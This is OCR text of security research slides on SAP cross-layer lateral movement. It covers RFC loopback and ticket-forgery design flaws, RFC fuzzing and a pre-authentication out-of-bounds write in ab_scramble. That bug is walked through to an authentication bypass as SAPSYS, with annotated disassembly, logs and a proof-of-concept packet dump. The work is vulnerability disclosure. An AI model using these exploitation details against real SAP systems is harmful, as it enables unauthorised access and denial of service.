
2) Shared Key in Trust Relationships
   - Pre-shared secret *extkey* not unique per trust relationship
   - Enables impersonation of trusted systems
   - Ticket relay (1) and/or signature forgery by trusting systems


3) Storage of Key in Plaintext Format (on Trusting System Side)
4) Cryptographic Issues in Creation of External Ticket

Cross-Layer (HTTP/RFC/RFC over WebSockets) Lateral Movement in SAP System Landscapes

Attacks and Vulnerabilities [CVE-2021-27610/CVE-2023-0014]

Design Flaws: RFC Loopback Attack and SAPass-the-TTicket (SAPtTT)






Cross-Layer (HTTP/RFC/RFC over WebSockets) Lateral Movement in SAP System Landscapes

Attacks and Vulnerabilities [CVE-2021-27610/CVE-2023-0014]


Design Flaws: RFC Loopback Attack – Reflection (External Protocol Run HTTP)



DEMONSTRATION

Attacks and Vulnerabilities [CVE-2021-27610/CVE-2023-0014]


Potential Pre-Auth Vectors




Fuzzing RFC Conversation Packets

Results – The Completely Unexpected


Segmentation fault triggered by overlong data value field in exploitation primitives:



What do these containers have in common?



- Goes unnoticed for first ~9,000 bytes
- Crash appears to be delayed
  - Random/complex stack traces
- Flooding the service leads to DoS



2. Qh5 Nc6: From OOB Write to SAPSYS

[Antique Bug in disp+work!ab_scramble]

OOB Write in disp+work!ab_scramble [CVE-2021-33684]

Bug Triage

disp+work!ab_scramble to recover plaintext

- receives pointer to scrambled password string buffer (with fixed size of 80 bytes) in '`SIGNONCNTL.password`' and seed value
- receives effective container size '`effContSize`'

XOR schedule:

- writes results back into '`SIGNONCNTL.password`'
- uses index for pointer arithmetic
- attacker-controlled '`effContSize`' (without prior bounds check) as break condition for loop

Out-of-Bounds Write:

Overlong RFC data container: XOR schedule operates on data past the end of '`SIGNONCNTL.password`'


```
LAB_0288e30b XREF[1]: 0288e334(j)
0288e30b LEA R11,[kt] ; hard-coded XOR pool alphabet 'kt'
0288e312 MOV R10D,ECX
0288e315 ADD ECX,0x1
0288e318 IMUL R8D,EAX
0288e31c AND ECX,0x3f
0288e31f XOR R8B,byte ptr [R11 + R10*0x1]=>kt
0288e323 XOR byte ptr [SIGNONCNTL.password + RAX*0x1],R8B ; trigger
0288e327 ADD RAX,0x1 ; increment loop index
0288e32b MOV R8D,R9D

LAB_0288e32e XREF[1]: 0288e309(j)
0288e32e CMP EAX,effContSize ; fully attacker-controlled
0288e330 LEA R8,[R8 + RDX]
0288e334 JC LAB_0288e30b
```

- Triggered before authentication
- Limited exploitation primitives
- Combination of primitives with different seed values for greater accuracy?
- From OOB Write to RCE? Similarities with [11]

[11] LEXFO, C. Fol. and D. Bach "XORtigate: Pre-authentication Remote Code Execution on Fortigate VPN (CVE-2023-27997)", lexfo.fr.com. https://blog.lexfo.fr/xortigate-cve-2023-27997.html (accessed Jun. 21, 2023).

OOB Write in disp+work!ab_scramble [CVE-2021-33684]

From OOB Write to Authentication Bypass to SAPSYS



Bruteforcing seed values with overlong Ticket

- Internal flags of '`SIGNONCNTL`' poisoned
- Limited control of `ab_xsignon`
- Virtual user context: SAPSYS/000 hijacked

Undefined behavior: Attempted start of specified ABAP function module as SAPSYS

- Hard-coded into kernel binary
- No user master record (USR02, USR01)
- No authorizations

```
# cat /usr/sap/<SID>/D00/work/dev_wN
[...]
M RstrNotifyUserChange: user/client = (SAPSYS /000)
[...]
A RFC SignOn> ab_rfc_sign_default
A RFC SignOn> try only
A RFC Signon> RfcUserChecked 0
```

OOB Write in disp+work!ab_scramble [CVE-2021-33684]

From OOB Write to Authentication Bypass to SAPSYS

Wireshark · Follow TCP Stream (tcp.stream eq 0) · rfc_oob_signoncntl01010000.pcapng

```
00000204  17 00 03 00 03 50 4f 43  00 03 00 0c 00 04 53 45   .....POC ......SE
00000214  33 37 00 0c 01 22 00 0e  32 30 32 32 30 32 31 34   37..."..  20220214
